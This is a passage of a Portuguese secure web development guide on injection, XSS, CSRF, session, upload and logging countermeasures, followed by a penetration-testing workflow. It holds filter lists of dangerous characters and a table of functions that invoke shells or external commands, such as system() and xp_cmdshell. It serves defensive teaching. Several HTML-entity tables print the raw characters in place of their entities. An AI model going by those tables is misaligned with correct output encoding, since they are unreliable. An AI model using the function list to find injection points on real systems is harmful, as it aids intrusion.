Deve-se implementar uma funcionalidade de logout que, quando acionada, torne os tokens inválidos, idealmente estes sendo invalidados do lado do servidor. Outro aspecto desejável corresponde à expiração dos tokens de sessão após um determinado período de inatividade (10 minutos é um tempo bastante razoável, para muitos casos). Vale salientar que o ato de expiração deve resultar em tornar o token inválido, de maneira idêntica à implementada pela função de logout.

Toda vez que o usuário efetua o procedimento de login, um novo token de sessão deve ser gerado e atrelado a essa sessão. Essa característica mitiga ataques de session fixation que viabilizam o sequestro de sessões a partir da reutilização dos tokens.

INTERAÇÃO COM BANCO DE DADOS

Credenciais de acesso às bases de dados para a aplicação devem ter o mínimo privilégio necessário. As credenciais de acesso aos bancos de dados utilizados pelas aplicações devem ser configuradas de forma que não possam realizar nenhuma ação ou consulta que não possa ser gerada pelo uso regular da aplicação. Assim, tais credenciais não devem ter o poder de utilização de procedures de sistema, realizar drop de tabelas, etc. É também importante negar acesso às tabelas do sistema que contém informações a respeito de bases de dados, tabelas, colunas e usuários.

O acesso ao banco de dados deve ser feito preferencialmente por consultas parametrizadas, sem o uso de queries montadas com conteúdo vindo diretamente do cliente. Ainda que sejam utilizados frameworks para mapeamento objeto relacional tais como: Hibernate, NHibernate, ActiveRecord, Qcodo, etc., a premissa é “filtrar todo e qualquer parâmetro que for passado para consultas SQL”.

É importante garantir que o banco de dados não está acessível externamente. Evita-se assim que sejam efetuados ataques de força bruta diretamente no mesmo.

VALIDAÇÃO DE ENTRADA DE DADOS

Grande parte dos ataques clássicos a aplicações Web são possíveis graças à ausência, ou imperfeições, da validação de entrada de dados e dos parâmetros fornecidos pelos usuários do sistema. Com o objetivo de evitar esses ataques, a aplicação deve efetuar a validação rígida de todos os dados fornecidos pelos usuários, filtrando caracteres desnecessários ou inadequados ao campo ao qual está associado.



A crítica dos dados não deve ocorrer apenas no client-side. Idealmente, deve ser realizada em duas etapas: do lado usuário, utilizando Javascript (por exemplo) para facilitar a usabilidade do sistema e evitar o tráfego desnecessário de dados, como também do lado na aplicação para garantir que nada seja repassado para outras camadas (como o banco de dados ou servidor de aplicações) sem a devida filtragem. A filtragem adicional no server-side se justifica pois as regras impostas pelo lado do cliente podem ser facilmente subvertidas.

Alguns dos frameworks populares (.NET, por exemplo), já possuem funcionalidades de validação de entrada, mas é preciso se certificar de que estão atuantes. Adicionalmente, é importante manter os frameworks de desenvolvimento atualizados, uma vez que diariamente são descobertas vulnerabilidades que permitem subverter determinadas validações. No **Apêndice A** deste documento existem mais informações sobre ataques por injeção.

PREVENINDO INJEÇÃO DE SQL

A parametrização de consultas consiste na forma mais eficiente para evitar vulnerabilidades de injeção de SQL. Além disso, a maioria dos bancos de dados e das plataformas de desenvolvimento fornecem APIs para tratar entradas não confiáveis de maneira segura, prevenindo ataques de SQL Injection. Na query parametrizada (também conhecida como prepared statement), a construção do statement SQL que contém a entrada do usuário é processada em dois passos distintos:

- a) A aplicação previamente define a estrutura da query, posicionando placeholders para cada região que deverá ser preenchida a partir da entrada do usuário.
- b) A aplicação especifica o conteúdo para cada placeholder.
- c) A ideia básica por trás desse conceito é garantir que nenhuma entrada fornecida na segunda etapa do processo possa interferir na construção original da query (essa definida no primeiro passo). Como a estrutura da query já foi previamente definida, cabe normalmente a API gerenciar a entrada posicionando-a nos placeholders definidos, forçando sua interpretação apenas como dados, ao invés de parte da construção do statement.

PREVENINDO INJEÇÃO DE COMANDOS



Em geral, a melhor forma de se prevenir contra falhas de injeção de comandos no sistema operacional consiste simplesmente em evitá-las via validação de comandos. A maioria das APIs e plataformas de desenvolvimento contém estruturas built-in capazes de efetuar tais operações/validações. A ideia é evitar, onde possível, a existência de funcionalidades na aplicação que possam ser utilizadas para o disparo de comandos, especialmente os do sistema operacional.

Como exemplo, uma aplicação pode especificar uma lista de valores esperados permitindo apenas tais execuções e bloqueando todas as outras (filtro exclusivo). Alternativamente, os valores pertencentes ao espectro de caracteres permitidos na entrada (idealmente deve-se permitir apenas caracteres alfanuméricos) devem ser restringidos de modo a evitar quaisquer tentativas de subversão da funcionalidade a partir da inserção de dados.

PREVENINDO INJEÇÃO DE SOAP

Ataques do tipo SOAP Injections podem ser prevenidos empregando filtros de validação para qualquer ponto onde uma entrada do usuário é inserida dentro da mensagem SOAP. Para alcançar esse objetivo, a aplicação deve utilizar codificação HTML para qualquer meta-caractere XML contido na entrada do usuário, substituindo-os pelas suas entidades HTML correspondentes. Essa atitude garante que nenhum interpretador XML irá tratar tais caracteres injetados pelo usuário na mensagem como parte da estrutura XML do protocolo.

A seguir estão listados os principais caracteres-ameaça nesse contexto e suas respectivas entidades HTML:

Caracteres Ameaça	HTML Entity
<	<
>	>
/	/

Tabela de caracteres-ameaças SOAP.

PREVENINDO INJEÇÃO DE XPATH

A fim de tratar injeção XPath em uma determinada query, deve-se validar corretamente as entradas de forma a evitar a inserção de caracteres perigosos tais como () = ' [] : , * / e espaços em branco. Adicionalmente, a entrada fornecida pelo usuário deve ser comparada com uma lista de caracteres permitidos de forma a

implementar um filtro exclusivo, rejeitando qualquer outro tipo de caractere fornecido pelo usuário.

PREVENINDO INJEÇÃO DE SMTP

Vulnerabilidades de injeção de mensagens SMTP podem ser facilmente prevenidas implementando uma validação adequada na entrada de dados fornecida pelo usuário, que por sua vez é passada para a funcionalidade de e-mail, responsável por gerenciar a conversa SMTP. Adicionalmente, vale reforçar os seguintes aspectos:

- a) Endereços de e-mail devem ser verificados contra expressões regulares (tais expressões devem rejeitar caracteres de quebra de linha);
- b) O assunto da mensagem enviada não deve conter caracteres de quebra de linha. Além disso, deve ser especificado um limite máximo para esse campo;
- c) Caso o conteúdo da mensagem esteja sendo diretamente utilizado em um diálogo SMTP, todas as linhas contendo caracteres de ponto final devem ser estritamente proibidas.

Um aspecto relacionado a configuração dos servidores de SMTP que pode causar problemas, está relacionado a configuração insegura do serviço permitindo mailrelay (que permite o envio de e-mails sem autenticação prévia e de IPs de origem desconhecidos). Tal comportamento permite, dentre outras possibilidades, o envio de SPAM, podendo também ser utilizado para a realização de ataques de phishing scam. Para evitar isso, recomenda-se configurar o serviço de SMTP, aceitando o mailrelay apenas de IPs conhecidos e exigindo autenticação para o envio de mensagens.

PREVENINDO INJEÇÃO DE LDAP

No caso da necessidade de inserir dados fornecidos pelo usuário em queries LDAP, tal operação deve ser realizada de modo a evitar a inserção de caracteres perigosos tais como () ; , * | & and =. Adicionalmente, a entrada fornecida pelo usuário deve ser comparada contra uma lista de caracteres permitidos de forma a implementar um filtro exclusivo, rejeitando qualquer outro tipo de caractere fornecido pelo usuário.

PREVENINDO PATH TRAVERSAL

A técnica mais efetiva no intuito de combater/eliminar tal vulnerabilidade consiste em evitar repassar entradas de usuários para qualquer API do sistema de arquivos.

Para a maioria dos arquivos que não exigem controle de acesso, os mesmos podem ser colocados dentro da raiz de publicação do servidor Web e acessados diretamente através de uma URL.

Caso isso não seja possível, recomenda-se que a aplicação mantenha uma lista hard-coded com nomes de arquivos que devem ser servidos, utilizando diferentes identificadores para especificar quais arquivos foram solicitados através da requisição do usuário (por exemplo, um simples esquema de índice pode ser utilizado).

Quaisquer requisições com identificadores inválidos devem ser sumariamente ignoradas pela aplicação, desse modo, elimina-se a superfície de ataque associada à manipulação do path para recuperação de arquivos.

LIMITAR PARÂMETROS CONTROLÁVEIS PELO USUÁRIO

É extremamente comum em aplicações Web se fazer a identificação das funcionalidades a serem acessadas através do uso de campos escondidos (hidden) de formulários para indicação de qual classe do sistema (handler) deve tratar aquela requisição.

Como tais campos estão sob o controle dos usuários, eles podem ser alterados gerando a ocorrência de exceções não previstas, muitas vezes utilizáveis pelos atacantes.

O simples fato desses campos serem apresentados, permite que usuários mal intencionados obtenham um melhor entendimento do funcionamento interno da aplicação. Por si só isso pode não implicar em ameaças muito sérias, mas se associado a outros problemas conhecidos e comuns, aumenta o risco global - usualmente maior que a soma dos riscos individuais provido por cada um deles.

CONTRAMEDIDA PARA EVITAR O XSS

A maior dificuldade em se proteger contra ataques de XSS consiste em identificar todos os pontos onde entradas e saídas, controladas pelo usuário, podem eventualmente causar algum problema.

Toda página da aplicação pode processar e exibir diversos tipos de itens baseados em entradas, previamente ou não, fornecidas pelos usuários. Adicionalmente,

existem algumas situações onde, sem intervenção do usuário, a aplicação pode expor mensagens de erro onde vulnerabilidades que permitem XSS podem surgir.

PREVENINDO CROSS-SITE REFLETIDO E PERSISTENTE

A principal causa dos tipos persistente e refletido de XSS, consiste na aplicação copiar para suas respostas, quaisquer dados originados tanto dos usuários, como de outros componentes sem que haja qualquer tratamento. Devido ao fato de tais dados serem inseridos diretamente no corpo das mensagens HTML retornadas pela aplicação, seu conteúdo pode interferir diretamente no comportamento do código ora exibido pelo navegador do usuário.

Para eliminar falhas passíveis de XSS, tanto persistente quanto refletida, o primeiro passo deve ser identificar cada instancia onde os dados são copiados diretamente nas respostas. Vale reforçar que os dados podem ser oriundos da copia imediata de parâmetros submetidos na requisição do usuário ou previamente inseridos pelo mesmo em um momento anterior.

Tendo identificado todos os pontos de potencial risco a falhas XSS, uma abordagem baseada em caso de saída deve ser seguida, no intuito de garantir a eliminação deste tipo de vulnerabilidade.

TRATANDO A SAÍDA DE DADOS

Deve-se garantir que caracteres potencialmente perigosos em tais dados sejam adequadamente codificados em HTML. A codificação HTML envolve uma simples substituição de determinados caracteres literais pela suas respectivas entidades HTML. Essa atitude garante que, ao receberem as respostas do servidor, os navegadores não interpretarão tais dados como parte do documento HTML, evitando assim um possível comportamento perigoso.

A seguir estão listadas algumas codificações HTML para caracteres-ameaça:

Caracteres Ameaça	HTML Entity
"	"
'	'
&	&
<	<



>	>
---	------

Tabela de caracteres-ameaça e sua codificação HTML.

Adicionalmente, vale salientar que qualquer caractere pode ser codificado no seu representante em entidade HTML utilizando o seu valor correspondente em ASCII, conforme indicado a seguir:

Caracteres	HTML Entity Code
%	%
*	*

Tabela de caracteres com seu código ASCII.

VALIDANDO A ENTRADA DE DADOS

Este ponto consiste na validação realizada no momento em que a aplicação recebe dados fornecidos pelo usuário. Potencialmente, a validação de entrada pode ser realizada sob os seguintes procedimentos básicos:

- Checar se os dados recebidos são extremamente longos.
- Verificar se os dados contidos na entrada obedecem às limitações de caracteres permitidos.
- Checar se os dados recebidos casam com alguma expressão regular definida como filtro.

Diferentes regras de validação devem ser aplicadas de modo a restringir ao máximo, de acordo com o tipo de dado que a aplicação espera receber, dados como: nomes, códigos, endereços de e-mail, telefones, datas, nomes de usuários, entre outros.

CONTRAMEDIDA PARA CSRF

Vulnerabilidades CSRF (ou XSRF) surgem em função da maneira como os navegadores submetem automaticamente os cookies de volta para o servidor Web nas requisições posteriores da sessão. Se uma aplicação Web confia apenas em cookies HTTP como mecanismo de transmissão de tokens de sessão, então é provável que esta esteja vulnerável a esse tipo de ataque.

Ataques XSRF podem ser mitigados, tornando as aplicações menos crédulas. Por exemplo, em aplicações críticas, tais como internet banking, é comum que alguns tokens sejam transmitidos via campos escondidos nos formulários HTML. Quando cada requisição está sendo submetida, além de validar o cookie de sessão, a aplicação verifica se os tokens corretos foram recebidos na submissão do formulário. Se uma aplicação se comportar dessa maneira, então um atacante não poderá realizar ataques XSRF sem conhecer o valor desses tokens transmitidos nos campos escondidos.

Um mecanismo anti-XSRF utilizado em algumas aplicações pode ser obtido caso o processo obrigar que o usuário complete vários passos para executar determinadas ações sensíveis, tal como transferências de dinheiro, por exemplo. Para tal mecanismo ser utilizado de forma eficaz, a aplicação deve utilizar o tipo de token já descrito anteriormente, para cada requisição do processo de múltiplos passos.

Tipicamente, no primeiro passo, a aplicação coloca o token num campo ofuscado de um formulário, e, no segundo passo, verifica se o mesmo token foi submetido. Como ataques XSRF são unilaterais, o site Web atacado não poderia recuperar o token do primeiro passo para submetê-lo, novamente, no segundo.

CUIDADO COM ARQUIVOS SENSÍVEIS ACESSÍVEIS NA WEB

Muito cuidado deve ser tomado para evitar a disponibilidade de arquivos desnecessários na árvore de diretórios acessível/visível remotamente via Web.

Os arquivos de log contendo informações sensíveis devem ser gerados fora dessa árvore visível de diretórios, de forma que só possam ser acessados pelas equipes de administração de sistemas, desenvolvimento e suporte.

Já os arquivos temporários e de backup (.TMP, .BAK, OLD, etc.) gerados automaticamente por alguns editores de texto devem ser evitados, principalmente em ambiente de produção. Nesses ambientes, devem estar presentes apenas os arquivos essenciais ao funcionamento da aplicação. Também deve ser evitada a prática de manter arquivos do site (.zip, .tar) disponíveis externamente.

O acesso direto à listagens de diretórios e às bibliotecas de métodos a serem incluídos pela aplicação deve ser impedido através da configuração do servidor de aplicação (quando possível).



E o ambiente de produção e em nada deve se assemelhar ao ambiente de desenvolvimento e testes, exceto para prover as funcionalidades mínimas requeridas pelo negócio.

GERAÇÃO E ANÁLISE DE REGISTROS DE EVENTOS (LOGS)

A segurança de uma aplicação não está associada apenas aos métodos preventivos que a torna mais difícil de ser explorada. Também faz parte de uma boa política de segurança o fornecimento de dados e ferramentas que permitam detectar, identificar e rastrear abusos, anomalias ou fraudes.

Registros das transações realizadas no sistema, além de tentativas de realização de operações inválidas, ajudam a gerar a massa de dados necessária, não somente para análise de eventos relacionados à segurança, como também para ajudar as equipes de suporte na resolução de problemas e para realização de estudos sobre a usabilidade do sistema. Também costumam ser muito úteis na investigação de possíveis fraudes e em certos ambientes institucionais há até requisitos mínimos de capacidade de auditoria, para os quais os projetistas de sistema devem atentar.

Uma filosofia de design comum costuma permitir, através dos logs, que seja possível reconstruir todas as ações dos usuários com um considerável nível de detalhe.

Associadas à geração de registros, devem ser elaboradas políticas de manutenção dos mesmos. Esse tipo de registro geralmente ocupa muito espaço em disco, por isso deve-se periodicamente compactá-los e eventualmente efetuar backups em mídias externas. É essencial também a implantação de procedimentos de análise periódica dos logs em busca de eventos que possam indicar tentativas de uso indevido ou mesmo falhas na aplicação.

Portanto, recomenda-se fortemente que seja previsto no sistema o projeto e implantação de uma infraestrutura adequada de logs de transação gerados e mantidos pela própria aplicação. Faz-se necessário também, ferramentas associadas para a análise destes logs, políticas e procedimentos operacionais para seu arquivamento e recuperação e análise em caso de necessidade. Minimamente, recomenda-se que sejam registrados:

Origem: IP de origem do acesso;

Tempo: Data e hora do acesso;

Ações:

- a) Tentativas de logon com sucesso e falha;



- b) Logoffs com sucesso;
- c) Mudanças de senha;
- d) Atividades administrativas, caso a aplicação possua uma interface de administração privilegiada;

Considerar a aplicabilidade do registro de ações críticas ou importantes para o sistema, como criação e remoção de dados, etc.

EXECUÇÃO DE COMANDOS EXTERNOS E FUNÇÕES PERIGOSAS

Como regra geral, o software deve evitar a chamada de comandos externos, principalmente caso contenham parâmetros montados com base nas entradas de um usuário. É uma oportunidade perfeita para injeção de comandos caso a aplicação não valide devidamente a entrada de usuários (por exemplo, injetando comandos adicionais do sistema operacional que serão executados com o privilégio de usuário da aplicação).

A tabela abaixo lista uma série de funções em várias linguagens que fazem chamadas a processos externos. Não é exaustiva, mas deve-se tomar precauções especiais quando se identificar o uso deste tipo de chamada em aplicações.

Linguagem	Função/API	Comentário/Descrição
C/C++	System(), popen(), execlp(), execvp()	Portable Operating System Interface (POSIX).
C/C++	_wsystem(), a família ShellExecute() da Win32	Somente Win32.
Perl	System,exec	Se chamada com um argumento e se a string passada tiver meta- caracteres de shell, o shell pode ser chamado.
Perl	Backticks (` `)	Pode abrir o shell.
Perl	Open	Se o primeiro ou último caractere do arquivo for uma barra vertical (" "), o Perl abre uma pipe a ser passado pelo shell.



Perl	Barra vertical (" ")	Age como a chamada popen().
Perl	Eval	Executa um argumento de string como código Perl.
Perl	Expressão regular e operador /e	Permite avaliar uma porção de strings que deram match em um argumento de string como código Perl.
Python	Exec, eval	Dados são avaliados como código.
Python	os.system, os.open	Mapeiam para as chamadas POSIX correspondentes.
Python	Execfile	Lê dados de um arquivo e avalia como código.
Python	Input	Similar a eval().
Java	Class.forName(string), Class.newInstance()	O Bytecode Java pode ser dinamicamente carregado e executado.
Java	Runtime.exec()	Se chamada for com um argumento, pode explicitamente invocar um shell.
C# / VB.NET	System.Diagnostics.Process.Start (program, arguments), System.Diagnostics.Process()	Se chamada for com um argumento, pode explicitamente invocar um shell ou programa externo.
VB / VB.NET	Shell()	Se chamada for com um argumento, pode explicitamente invocar um Shell ou programa externo.
SQL	Xp_cmdshell	Esta procedure permite a execução de qualquer comando do SO.

Tabela: Linguagens e comandos externos.

Se a linguagem do sistema for C/C++, é interessante tomar cuidado especial com funções comumente associadas à falhas de validação de entrada, exploradas por ataques de buffer overflows:

- a) Evite a utilização de strcpy(), strcat(), sprintf(), vsprintf() e gets(), preferindo: strncpy(), strncat(), snprintf() e fgets();



- b) As funções `scanf()`, `scanf()`, `fscanf()`, `sscanf()`, `vscanf()`, `vsscanf()`, and `vfscanf()` também apresentam problemas, mas podem ser utilizadas controlando-se adequadamente o tamanho dos parâmetros;
- c) Outras funções que podem permitir buffer overflows são: `realpath(3)`, `getopt(3)`, `getpass(3)`, `streadd(3)`, `strecpy(3)` e `strtrns(3)`.

CUIDADO COM O UPLOAD DE ARQUIVOS

Quando é permitido aos usuários transferir arquivos dos seus computadores para os servidores via Web, é de extrema importância que se faça as verificações necessárias para impedir o mau uso dessa funcionalidade. Deve-se, por exemplo, evitar que usuários mal- intencionados consigam sobrepor arquivos de configuração, códigos fonte, arquivos HTML ou imagens do sistema.

Caso exista a necessidade de realizar upload de arquivos dos clientes para o servidor, alguns cuidados devem ser tomados para evitar o abuso desta funcionalidade. Recomenda-se que o diretório de destino seja fixo e separado do restante do sistema, evitando que arquivos do sistema sejam sobrepostos ou que códigos executáveis (tais como JSP, PHP, CFM, ASPX ou ASP) maliciosos sejam inseridos em diretórios acessíveis pelo servidor de aplicação podendo vir a ser interpretados.

Para evitar sobreposições de arquivos, deve-se tomar muito cuidado para não oferecer ao usuário métodos de escolha do diretório de destino dos arquivos sendo enviados, seja explicitamente em campos de formulários, seja relacionado ao caminho do arquivo de origem.

Também deve-se estar alerta com o tamanho e quantidade máxima de arquivos enviados. Se não forem impostas limitações desse tipo, a aplicação estará vulnerável, automaticamente, a ataques de exaustão de recursos (também conhecido como negação de serviços). Dependendo do tipo de dados armazenados nessa partição do disco, alguns dos seguintes problemas podem ocorrer: interrupção na geração de registros, instabilidade no servidor de aplicação ou no sistema operacional como um todo. Recomenda-se monitorar continuamente o crescimento da área ocupada.

Outra proteção adicional que pode ser utilizada é disponibilizar a área de uploads em uma partição diferente no disco do servidor, que não seja a mesma do sistema operacional e dos logs de aplicação.



DEPOIS DO DESENVOLVIMENTO

Depois que o desenvolvimento é concluído e as funcionalidades do negócio estão disponíveis para uso, é preciso verificar se a implantação foi feita de acordo com as melhores práticas de segurança e se não há falhas no sistema, nesta seção o teste de software é abordado com a visão de segurança nas aplicações.

TESTANDO APLICAÇÕES

Os testes de aplicações devem ser realizados para validar o trabalho feito durante o ciclo de desenvolvimento, evitando que falhas de segurança sejam reportadas diretamente por usuários ou exploradas por atacantes.

A metodologia que será aqui descrita poderá ser utilizada para encontrar falhas tanto em projetos que possuem um ciclo de desenvolvimento orientado à segurança, quanto projetos que não levaram isso em conta. A diferença estará na profundidade da abordagem. A execução da mesma deverá ajudar nos seguintes pontos:

- a) Melhorar a qualidade e consistência dos resultados do projeto, ao definir conceitos, passos e técnicas para execução dos trabalhos;
- b) Garantir a abrangência das análises a serem realizadas, atingindo todos os pontos de análise durante a execução do projeto;
- c) Servir como base de acompanhamento e métrica em relação aos resultados finais obtidos do serviço.

Deve ficar claro que este documento não serve como um “passo-a-passo” da execução de um projeto de teste de aplicações – isso se dá pelo fato de que não é factível prever todas as técnicas e situações exatas que serão encontradas ao executar o projeto, já que a escolha exata da técnica de ataque a ser utilizada depende de fatores que mudam a cada aplicação, ou mesmo em fases do desenvolvimento.

O que está aqui descrito, todavia, explica exatamente que pontos devem ser testados e o fluxo do trabalho, para garantir que a execução seja consistente e com qualidade, ainda que as técnicas e as configurações específicas de um ataque possam mudar a cada caso. Os pontos testados na aplicação, descritos posteriormente, englobam as seguintes categorias:

- a) Negação de serviço;
- b) Controle de acesso;
- c) Autenticação;
- d) Gerência de configuração;
- e) Tratamento de erros;
- f) Proteção de dados;
- g) Validação de entradas.

Esta seção foi elaborada com base numa soma de experiências em testes de aplicações com trabalhos de conceituados pesquisadores e grupos de pesquisa na área. Dentre eles, está o trabalho de Attack Trees, modelagem de ameaças e os guias de testes e de desenvolvimento seguro da OWASP – Open Web Application Security Project, um projeto criado em 2000 dedicado a compartilhar conhecimento e técnicas sobre segurança de aplicações produzindo guias e documentos.

FLUXO E EXECUÇÃO DOS TESTES

Esta seção trata do fluxo de execução (workflow) do projeto. Aqui serão listados e descritos os principais pontos de falha testados na execução do projeto, diminuindo a chance de uma vulnerabilidade passar despercebida. O fluxo de execução dos testes baseia-se num modelo de ameaças previamente construído durante o processo de desenvolvimento.


Este modelo poderá ser usado, como já dito anteriormente, independente do software ter sido desenvolvido acompanhando o ciclo de desenvolvimento seguro. No entanto, nesta fase o levantamento inicial será muito mais custoso e funcionará com uma perspectiva diferente. Todos os cenários serão construídos a partir de conhecimentos que se tem no momento, podendo não refletir a realidade do software no estado atual, ao contrário do modelo de ameaças, que procura fazer a enumeração de forma incremental e explorar as ameaças com base nas categorias de testes citadas.



No caso de aplicações de maior porte e/ou complexidade, o tempo disponível no projeto pode não ser suficiente para garantir total cobertura em relação a potenciais vulnerabilidades na aplicação. Dito isto, a equipe que possui a modelagem de ameaças poderá priorizar seus testes baseados no risco de cada ameaça para o projeto.

Esses pontos de ataque devem ser devidamente priorizados de acordo com os requisitos de cada projeto. Com o objetivo de atender tanto a equipes que fizeram a modelagem de ameaças, como os que deixaram isso para o final do projeto, o processo será feito como base no caso mais complexo, onde a parte de levantamento foi deixada para o final.

O processo geral do projeto pode ser expresso pela seguinte figura:



O processo utilizado para execução de testes em aplicações Web prevê as seguintes fases no projeto:

- a) **Levantamento inicial:** nessa fase inicial, a equipe de testes interage com o cliente (que pode ser a equipe de desenvolvimento ou o fornecedor da aplicação) para ter acesso às informações básicas da aplicação a ser testada, como endereços de acesso, credenciais de acesso e documentação que o cliente queira colocar à disposição da equipe. Além disso, são definidas as prioridades e a forma de acompanhamento do projeto;
- b) **Execução:** essa é a fase mais longa do processo, em que se dá a execução da análise da segurança da aplicação em si. Essa fase possui todo um processo próprio de condução, detalhado adiante.
- c) **Documentação e finalização:** essa é a fase de encerramento do projeto, em que os resultados do trabalho são documentados e são preparados relatórios e seminários de transferência de tecnologia da equipe de testes ao cliente.

EXECUÇÃO

A fase de execução exige um detalhamento maior, já que é onde acontece efetivamente a realização do trabalho. Desse modo, essa fase possui subfases próprias que serão vivenciadas ao longo da execução.

COLETA DE INFORMAÇÕES

Consiste na utilização de várias técnicas e ferramentas para angariar o máximo de informações sobre a aplicação em si, que sejam úteis para planejar os próximos passos de ataque a ser executado. Nem todas as informações precisam ser de segurança, já que a ideia é ter uma visão detalhada de vários aspectos do sistema, de onde serão extraídas as informações para direcionar o trabalho. Alguns exemplos de informações coletadas durante essa fase:

- a) Todas as páginas HTML exibidas pela aplicação ao cliente, para identificação de formulários e seus campos, bem como tipos de dados associados;
- b) Levantamento das principais funcionalidades da aplicação e a maneira que elas interagem entre si;
- c) Identificação de como funcionam os mecanismos de autenticação da aplicação ou da manutenção de estado de sessão.

ANÁLISE DE SITUAÇÃO

Baseia-se fortemente nas informações colhidas na fase anterior. Aqui essas informações são analisadas e de acordo com os dados obtidos, decide-se quais pontos serão testados com ataques efetivos para identificar e explorar alguma vulnerabilidade potencial. A decisão de que tipos de ataque serão realizados é balizada pelas prioridades do projeto, definidas em conjunto com os requisitos do cliente.

ATAQUE

O ataque visa testar um ponto de falha e tem por objetivo verificar a existência de uma vulnerabilidade. A técnica utilizada em cada ataque varia de acordo com características intrínsecas de cada aplicação e do tipo de falha que se quer testar e deve ser determinada ao longo do projeto.

Se o ataque for bem sucedido, a vulnerabilidade encontrada pode levar a outro tipo de ataque, funcionando como um “trampolim” para maiores níveis de acesso no





sistema, voltando então para o passo de análise de situação, que deve decidir se existe mais algum ataque que pode ser feito ou se está no momento de documentar.


DOCUMENTAÇÃO

Nessa fase é realizada a documentação do que foi realizado, tanto das informações relevantes colhidas quanto os pontos de falha testados (atacados) e os seus resultados, impactos ou consequências e formas de resolução.

Esse processo de quatro fases acontece de forma cíclica ao longo da fase de execução, já que é da natureza de trabalhos de testes o aparecimento de novas informações ao longo do projeto que não foram levadas em consideração e exigem reavaliação.


Por exemplo, após um ataque bem sucedido a equipe de testes pode ter acesso a toda uma área antes desconhecida da aplicação o que exigiria um novo ciclo de coleta de informações, análise de situação, novos ataques e documentação.

A natureza cíclica do processo é expressa nesse gráfico geral do processo:



